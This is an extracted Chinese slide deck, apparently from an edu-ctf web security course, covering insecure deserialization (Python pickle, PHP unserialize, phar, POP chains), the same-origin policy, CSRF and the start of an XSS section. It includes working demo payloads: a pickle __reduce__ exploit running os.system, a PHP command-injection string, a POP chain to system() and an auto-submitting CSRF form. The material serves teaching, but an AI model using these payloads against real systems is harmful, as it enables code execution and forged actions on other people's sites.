

超機密

# 網站安全補完計畫 第3次中間報告書

Plan zur Komplementarität der Website-Sicherheit

3. Zwischenbericht | edu-ctf | @splitline

超機密

# 網站安全補完計畫

## 第3次 **最終** 報告書

Plan zur Komplementarität der Website-Sicherheit

3. Zwischenbericht | edu-ctf | @splitline

# Outline (?)

- Insecure deserialization
  - PHP
  - POP Chain
  - Misc (Java, .NET etc.)
- Frontend security
  - Same-origin policy
  - CSRF
  - XSS
  - Content Security Policy (CSP)
- Frontend security: Advanced
  - XS-Leak
  - CSS injection
  - DOM Clobbering
- Modern injection
  - NoSQL injection
  - Server-side template injection (SSTI)
- JavaScript prototype pollution

# Insecure Deserialization

# Serialization / 序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 — JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
```

```
>> let json = JSON.stringify(obj)
```

```
← ▶ '{"arr":[],"boolean":false,"string":"meow"}'
```

# Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 — JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
```

```
>> let json = JSON.stringify(obj)
```

```
← ► '{"arr":[],"boolean":false,"string":"meow"}'
```

```
>> JSON.parse(json)
```

```
← ► { arr: [], boolean: false, string: "meow" }
```

# Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 — JSON

```
>> let obj = { arr: [], boolean: false, string: "meow" }
```

```
>> let json = JSON.stringify(obj)
```

```
← ► '{"arr":[],"boolean":false,"string":"meow"}'
```

```
>> eval(json)
```

```
← ► { arr: [], boolean: false, string: "meow" }
```

# Deserialization / 反序列化

- 將記憶體中的資料結構、物件，轉換成可傳輸、儲存的格式
- 最常見的 — JSON

**Insecure**

```
[{"arr": [], "boolean": false, "string": "meow"}]
```

```
>> eval(json)
```

```
← ► { arr: [], boolean: false, string: "meow" }
```



# Deserialization / 反序列化

- 將序列化過後的資料，轉換回程式中對應物件的行為
- 這會有什麼問題？
  - 如果要被反序列化的資料**可控**？
  - 反序列化之時/之後
    - 自動呼叫 **Magic Method**
    - 控制程式流程

# Python Pickle

# Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

**序列化**

`pickle.dumps()`

**反序列化**

`pickle.loads()`

# Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化

`pickle.dumps()`

反序列化

`pickle.loads()`

# Magic Method: `__reduce__`

```
class Exploit(object):  
    def __reduce__(self):  
        return (os.system, ('id',))
```

```
serialized = pickle.dumps(Exploit())  
print(bytes.hex(serialized))
```

exploit.py

```
serialized = bytes.fromhex(input('Data: '))  
pickle.loads(serialized)
```

server\_app.py

# Magic Method: `__reduce__`

```
class Exploit(object):
```



A terminal window with a dark background. The title bar shows three colored circles (red, yellow, green) and the text "splitline@splitline:/tmp/pickle". The command prompt is ">". The command entered is "python exploit.py | python server\_app.py". The output is a long string of text representing a pickled object, starting with "Data: uid=501(splitline) gid=20(staff) groups=20(staff),701(com.apple.sharepoint.group.1),501(access\_bpf),12(everyone),61(localaccounts),79(\_appserverusr),80(admin),81(\_appserveradm),98(\_lpadmin),33(\_appstore),100(\_lpoperator),204(\_developer),250(\_analyticsusers),395(com.apple.access\_ftp),398(com.apple.access\_screensharing),399(com.apple.access\_ssh),400(com.apple.access\_remote\_ae)".

```
> python exploit.py | python server_app.py
Data: uid=501(splitline) gid=20(staff) groups=20(staff),701(com.apple.sharepoint
.group.1),501(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(ad
min),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_develope
r),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensha
ring),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
```

6/19, 3:14 PM

12 GB

10%

0.0 kB↓

0.0 kB↑

```
serialized = bytes.fromhex(input('Data: '))
pickle.loads(serialized)
```

server\_app.py

# Back to Python pickle

```
class Exploit(object):  
    def __reduce__(self):  
        return (os.system, ('id',))
```

```
serialized = pickle.dumps(Exploit())
```

\_\_reduce\_\_ 背後做了什麼？



# Back to Python pickle

```
class Exploit(object):  
    def __reduce__(self):  
        return (os.system, ('id',))
```

```
serialized = pickle.dumps(Exploit(), protocol=3)
```

*# Serialized data*

```
b'\x80\x03cposix\nsystem\nq\x00X\x02\x00\x00\x00idq\x01\x85q\x02Rq\x03.'
```

```
>>> pickletools.dis(serialized) # Disassemble pickle!
```



# Disassemble Pickle

0	<empty>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<empty>
<empty>
<empty>
<empty>
...

(top)  
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL     'posix system'
16: q      BININPUT   0
18: X      BINUNICODE 'id'
25: q      BININPUT   1
27: \x85  TUPLE1
28: q      BININPUT   2
30: R      REDUCE
31: q      BININPUT   3
33: .      STOP
```

Protocol version = 3

# Disassemble Pickle

0	<empty>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)
<os.system>
<empty>
<empty>
<empty>
...

(top)  
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL    'posix system'
16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

```
import posix.system & push to stack
```

# Disassemble Pickle

0	<os.system>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
<empty>
<empty>
<empty>
...

(top)  
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL    'posix system'
16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Store the stack top into memo 0

# Disassemble Pickle

0	<os.system>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...

(top)  
Stack

```
0:  \x80  PROTO      3
2:  c      GLOBAL    'posix system'
16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Push a unicode object: 'id'

# Disassemble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...

(top)  
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL    'posix system'
16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Store the stack top into memo 1

# Disassemble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
('id',)
<empty>
<empty>
...

(top)  
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL    'posix system'
16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Build a one-tuple from topmost stack

# Disassemble Pickle

0	<os.system>
1	'id'
2	('id',)
3	<empty>
...	

Memo

(bottom)

<os.system>
('id',)
<empty>
<empty>
...

(top)  
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL    'posix system'
16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Store the stack top into memo 2

# Disassemble Pickle

0	<os.system>
1	'id'
2	('id',)
3	<empty>
...	

Memo

(bottom)
'uid=0 (root) ... '
<empty>
<empty>
<empty>
...

(top)  
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL    'posix system'
16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

```
args=stack.pop(), func=stack.pop()
stack.push(func(args))
```



# Disassemble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (... '
...	

Memo


(bottom)
'uid=0 (root) ... '
<empty>
<empty>
<empty>
...

(top)  
Stack

```
0: \x80  PROTO      3
2: c      GLOBAL    'posix system'
16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Store the stack top into memo 3

# Disassemble Pickle



```
0: \x80  PROTO      3
2: c      GLOBAL    'posix system'
16: q      BININPUT  0
18: X      BINUNICODE 'id'
25: q      BININPUT  1
27: \x85  TUPLE1
28: q      BININPUT  2
30: R      REDUCE
31: q      BININPUT  3
33: .      STOP
```

Stop & return `stack.top`

# Disassemble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 ( ... '
...	

Memo

(bottom)

'uid=0 (root) ... '
<empty>
<empty>
<empty>
...

(top)

Stack

```
0:  \x80  PROTO      3
2:  c      GLOBAL    'posix system'
16: X      BINUNICODE 'id'
23:  \x85  TUPLE1
24:  R      REDUCE
25:  .      STOP
```

PHP

# PHP Serialization

Value	Serialized
48763	i:48763;
TRUE	b:1;
NULL	N;
['x', 1]	a:2:{i:0;s:1:"x";i:1;i:1;}
new Cat('kitten')	O:3:"Cat":1:{s:4:"name";s:6:"kitten";}

型別標記

# PHP Serialization

Value	Serialized
48763	i:48763;
TRUE	b:1;
NULL	N;
['x', 1]	a:2:{i:0;s:1:"x";i:1;i:1;}
new Cat('kitten')	0:3:"Cat":1:{s:4:"name";s:6:"kitten";}

Diagram annotations for the serialized output:


- For `a:2:{i:0;s:1:"x";i:1;i:1;}`:
  - Arrows point from `i:0` and `i:1` to the label `key/index`.
  - Orange brackets underline `s:1:"x"` and `i:1;i:1;`.
- For `0:3:"Cat":1:{s:4:"name";s:6:"kitten";}`:
  - An arrow points from `0` to the label `Class name's length`.
  - An arrow points from `1` to the label `Object size`.

# PHP Serialization

```
class Cat {  
    public $a;  
    private $b;  
    protected $c;  
}
```

```
{s:1:"a"; ...}  
{s:6:"\x00Cat\x00b"; ... }  
{s:4:"\x00*\x00c"; ... }
```

Class Name



# PHP Magic Method

在指定時機自動呼叫 magic method

- `__destruct()`
  - Object 被銷毀或 garbage collection
- `__wakeup()`
  - unserialize 時自動觸發
- `__call()`
  - 如果被呼叫了一個不存在的方法時, 就會嘗試呼叫 `// $obj->not_exist();`
- `__toString()`
  - 在被當成 String 處理時呼叫 `// echo $obj;`





```
1. <?php
2. class Cat {
3.     public $sound = "meow";
4.     function __wakeup() {
5.         system("echo " . $this->sound);
6.     }
7. }
8. $cat = unserialize($_GET['cat']);
```

`/?cat=0:3:"Cat":1:{s:5:"sound";s:4:"meow";}`



```
1. <?php
2. class Cat {
3.     public $sound = "meow";
4.     function __wakeup() {
5.         system("echo " . $this->sound);
6.     }
7. }
8. $cat = unserialize($_GET['cat']); Command Injection!
```

`/?cat=0:3:"Cat":1:{s:5:"sound";s:4:";id;";}`

# Without unserialize: phar

- What is phar?
  - <https://www.php.net/manual/en/book.phar.php>
  - PHP 特有壓縮文件，打包多個 PHP 資源到一個 \*.phar 內
  - phar / zip / tar format
  - **phar://** protocol → 讀取 phar 內容
- So what?

# Phar format

stub

whatever...

```
<?php
```

whatever...

```
__HALT_COMPILER();
```

```
?>
```

一定要有這段

manifest

contents

signature  
(optional)

Phar Manifest file entry

Size in bytes	Description
4 bytes	Filename length in bytes
??	Filename (length specified in previous)
4 bytes	Bit-mapped File-specific flags
4 bytes	Serialized File Meta-data length (0 for none)
??	Serialized File Meta-data, stored in <a href="#">serialize()</a> format

儲存的檔案們

# How to hack?

```
file_get_contents('phar://mypharfile.phar/test.txt')
```

用 `phar://` 讀取 phar 檔案時，會直接對其 metadata 反序列化

# How to hack?

```
unlink  
include  
file_get_contents('phar://mypharfile.phar/test.txt')  
file_exists  
getimagesize  
...
```

絕大多數文件操作相關函數都能觸發！

# 製作 phar file

```
<?php
    class Cat { }
    $phar = new Phar("pharfile.phar");
    $phar→startBuffering();
    $phar→setStub("<?php __HALT_COMPILER(); ?>");
    $c = new Cat();
    $phar→setMetadata($c);
    $phar→addFromString("meow.txt", "owo");
    $phar→stopBuffering();
?>
```

# 製作 phar file

```
<?php
class Cat { }
$phar = new Phar("pharfile.phar");
$phar→startBuffering();
```

Feature removed since PHP 8.0

```
    $phar→addFromData($c);
$phar→addFromString("meow.txt", "owo");
$phar→stopBuffering();
?>
```



# POP Chain

- Property Oriented Programming
- ROP chain in Web security (?)
- Tool: [ambionics/phpggc](https://ambionics.io/phpggc)

# POP Chain



```
class Cat {
    protected $magic;
    protected $spell;
    function __construct($spell) {
        $magic = new Magic();
        $this->spell = $spell;
    }
    function __wakeup() {
        $this->magic->cast($this->spell);
    }
}
```

```
class Magic {
    function cast($spell) {
        echo "MAGIC, $spell!";
    }
}

class Caster {
    public $cast_func = 'intval';
    function cast($val) {
        return $cast_func($val);
    }
}
```

# POP Chain

```
class Cat {  
    protected $magic;  
    protected $spell;  
    function __construct($spell) {  
        $magic = new Magic();  
        $this->spell = $spell;  
    }  
    function __wakeup() {  
        $this->magic->cast($this->spell);  
    }  
}
```

Default Magic  
**Safe!**

```
class Magic {  
    function cast($spell) {  
        echo "MAGIC, $spell!";  
    }  
}  
  
class Caster {  
    public $cast_func = 'intval';  
    function cast($val) {  
        return $cast_func($val);  
    }  
}
```

# POP Chain

```
class Cat {  
    protected $magic;  
    protected $spell;  
    function __construct($spell) {  
        $magic = new Magic();  
        $this->spell = $spell;  
    }  
    function __wakeup() {  
        $this->magic->cast($this->spell);  
    }  
}
```

Gadget Caster  
**Pwned!**

```
class Magic {  
    function cast($spell) {  
        echo "MAGIC, $spell!";  
    }  
}  
  
class Caster {  
    public $cast_func = 'intval';  
    function cast($val) {  
        return $cast_func($val);  
    }  
}
```

# POP C

```
class Cat {  
    protected  
    protected  
    function
```

```
    $magic = new Magic();  
    $this->spell = $spell;  
}
```

```
function __wakeup() {  
    $this->magic->cast($this->spell);  
}
```

```
}
```

```
unserialized( ... )  
    cat->__wakeup()  
        cat->magic->cast(cat->$spell)  
            caster->cast(cat->$spell)  
                caster->$cast_func (cat->$spell)  
                    system 'ls -al'
```

```
class Caster {  
    public $cast_func = 'intval';  
    function cast($val) {  
        return $cast_func($val);  
    }  
}
```

Gadget Caster  
**Pwned!**

# POP Chain

{\_\_}

```
class Cat {
    protected $magic;
    protected $spell;
    function __construct() {
        $magic = new Magic();
        $this->spell = 'ls -al';
    }
    function __wakeup() {
        $this->magic->cast($this->spell);
    }
}
```

```
class Caster {
    public $cast_func = 'system';
}
class Cat {
    protected $magic = new Caster();
    protected $spell = 'ls -al';
}
echo serialize(new Cat());
```

```
class Caster {
    public $cast_func = 'intval';
    function cast($val) {
        return $cast_func($val);
    }
}
```

Gadget Caster  
**Pwned!**

# Java Deserialization

- Java 世界觀藏有很多 gadget: ex. CommonsCollections
- Magic Methods: toString, readObject, finalize ...
- Tool: [frohoff/ysoserial](https://github.com/frohoff/ysoserial)

```
public class Cat implements Serializable {  
    ...  
    private void readObject(ObjectInputStream in)  
        throws IOException, ClassNotFoundException {  
        ...  
    }  
}
```

必須繼承 Serializable

開發者可自訂反序列化的邏輯

# .NET Deserialization


- Tool: [pwntester/ysoserial.net](https://pwntester.com/ysoserial.net)
- ViewState & Session 會存放序列化資料
- 透過 Machine Key 加密
  - Machine Key 儲存在 Web.config





# Frontend Security

# 同源政策 / Same Origin Policy (SOP)



# 同源政策 / Same Origin Policy (SOP)

- 同 **protocol**、同 **host**、同 **port** → 可互相存取資源
- For **<http://www.splitline.tw/>**

URL	Same Origin?	Why
<a href="http://www.splitline.tw/">http<u>s</u>://www.splitline.tw/</a>	✗	協議不同: http VS https
<a href="http://meow.splitline.tw/">http://<u>meow</u>.splitline.tw/</a> <a href="http://splitline.tw">http://splitline.tw</a>	✗	domain 不同
<a href="http://splitline.tw:8787/">http://splitline.tw:<u>8787</u>/</a>	✗	Port 不同
<a href="http://www.splitline.tw/foo/bar.html">http://www.splitline.tw/foo/bar.html</a>	✓	



 <https://example.com/>



```

```



# Cross-origin

- Cross-origin read Disallowed ❌
- Cross-origin writes Allowed ✅
- Cross-origin embedding Allowed ✅

# Cross-origin

- Cross-origin read Disallowed ❌
  - XMLHttpRequest
  - 讀取 iframe 內容
- Cross-origin writes Allowed ✅
- Cross-origin embedding Allowed ✅

# Cross-origin

- Cross-origin read Disallowed ❌
- Cross-origin writes Allowed ✅
  - Link
  - Redirect
  - Submit form
- Cross-origin embedding Allowed ✅

# Cross-origin

- Cross-origin read Disallowed ❌
- Cross-origin writes Allowed ✅
- Cross-origin embedding Allowed ✅
  - JavaScript `<script src=" ... "> </script>`
  - CSS `<link rel="stylesheet" href=" ... ">`
  - image `<img>`
  - media `<video>, <audio>`
  - extension `<object>, <embed>, <applet>`
  - `<iframe>, <frame>`
  - `@font-face`



# CSRF

Cross-site Request Forgery

 <https://my.forum/admin>



Delete Post



`https://my.forum/admin/deletePost?id=9487`

 <https://evil-site.com/>

## Watch Free Movies Online

```



```

.....

 <https://evil-site.com/>

## Watch Free Movies Online

```



```

.....

 https://evil-site.com/

# Watch Free Movies Online

```

```

```

```

.....

# CSRF

- Cross-site Request Forgery
- 偽造 client 端的惡意請求
- 駭客讓 admin 瀏覽一個惡意網站 evil-site.com
- evil-site.com 送出（偽造）了一個 CSRF request 給 my.forum

What about **POST** request?

 https://my.forum/admin



Delete Post



```
<form method="POST" action="/admin/deletePost">  
  <input name="id" value="9487">  
  <button>Delete Post</button>  
</form>
```

 <https://evil-site.com/>

## Watch Free Movies Online

```
<form method="POST"  
  action="https://my.forum/admin/deletePost">  
  <input name="id" value="9487">  
</form>
```

```
<script>$("form").submit()</script>
```



 https://evil-site.com/

Watch

POST /admin/deletePost HTTP/1.1

Host: my.forum

Cookie: session=<admin-session>

id=9487

```
<form method="POST"
```

```
  action="https://my.forum/admin/deletePost">
```

```
    <input name="id" value="9487">
```

```
  </form>
```

```
<script>$("form").submit()</script>
```

 https://evil-site.com/

Watch

```
POST /admin/deletePost HTTP/1.1
```

```
Host: my.forum
```

```
Cookie: session=<admin-session>
```

# Hacked

```
</form>
```

```
<script>$("form").submit()</script>
```

# superlogout.com




它會將你的一堆服務登出，請小心服用



# CSRF Token

- 在使用者訪問網站時被設定一個 token (放在 cookie 之類的)
- 發送請求時需同時送出 token



# CSRF Token

- 在使用者訪問網站時被設定一個 token (放在 cookie 之類的)
- 發送請求時需同時送出 token

```
... <div class="uk-margin-bottom uk-text-center">...</div>
    <h3 id="title" class="uk-card-title uk-text-center">會員登入</h3>
    <form action="/account/login/" method="post">
...      <input type="hidden" name="csrfmiddlewaretoken" value=
          "UBxaMKvNj5pzBilaefquEUBD2yBCIz2d8oaXJrygQ0DIDV2voYTNbjlRra6PSjy"> ==
        <div class="uk-margin">...</div>
        <div class="uk-margin">...</div>
```

CSRF token in Django framework

 https://my.forum/admin



## Delete Post



```
<form method="POST" action="/admin/deletePost">  
  <input name="id" value="9487">  
  <input name="csrf_token" value="qRfj1K9pb2xi">  
  <button>Delete Post</button>  
</form>
```

後端會比對這個 token

 https://evil-site.com/

## Watch Free Movies Online

```
<form method="POST"
  action="https://my.forum/admin/deletePost">
  <input name="id" value="9487">
  <input name="csrf_token" value="🤔🤔🤔">
</form>

<script>$("form").submit()</script>
```

🔒 <https://evil-site.com/>

Watch Free M

窩不知道



```
<form method="POST" action="http://evil-site.com/deletePost">
  <input name="csrf_token" value="😞😞😞">
</form>

<script>$("form").submit()</script>
```



# Can't CSRF

- Methods other than GET / POST (e.g. PUT, DELETE)
- Special HTTP header
- SameSite cookie

# SameSite Cookie

- Lax
  - 只有在以下三種狀況會帶 cookie
    - `<a href=" ... "></a>`
    - `<link rel="prerender" href=" ... " />`
    - `<form method="GET" action=" ... ">`
- Strict
  - 不論如何都不會從其他地方把 cookie 帶過來
- None (default in old standard)
  - 不論如何都會帶上 cookie

Reference: [SameSite cookies - HTTP](#)

# SameSite Cookie: New standard

- Lax (default)
  - 只有在以下三種狀況會帶 cookie
    - `<a href=" ... "></a>`
    - `<link rel="prerender" href=" ... " />`
    - `<form method="GET" action=" ... ">`
- Strict
  - 不論如何都不會從其他地方把 cookie 帶過來
- None (必須搭配 Secure 屬性一起用)
  - 不論如何都會帶上 cookie

Reference: [SameSite cookies - HTTP](#)

XSS

Your name:

splitline|

<p>Hi, splitline!</p>

<p>Hi, <h1> splitline </h1>!</p>

<p>Hi, <script> alert(/xss/) </script>!</p>



<p>Hi, <script>!/p>

splitline.tw 顯示

/xss/

確定

<p>Hi, &lt;script&gt; alert(/xss/) &lt;/script&gt;!</p>


Safe!

# XSS

- Cross-site Scripting
- 讓使用者的瀏覽器執行駭客給的任意 script
- 沒妥善處理輸入 → 輸入的一部分被當作 script 執行

# Self-XSS

- You XSS yourself.
- 自己手動去把惡意的 JavaScript 跑起來



住手！

這是專門提供給開發人員的瀏覽器功能。如果有人告訴你在此處複製貼上某些內容可以使用某個 Facebook 功能或「駭入」其他人的帳號，那其實是不實的詐騙訊息，並且會讓不法之徒有機會存取你的 Facebook 帳號。

詳情請參考<https://www.facebook.com/selfxss>。

# Self-XSS

Real world example →



黃志仁

2014年4月13日 · 公開

Video : how to hack any Facebook account and work to protect your account

<https://www.youtube.com/watch?v=A1b-KysT33U>



讚



留言




分享

# XSS Category

- Reflected XSS
- Stored XSS
- DOM-based XSS

# Reflected XSS

把惡意輸入一次性的映射（reflect）到網頁上

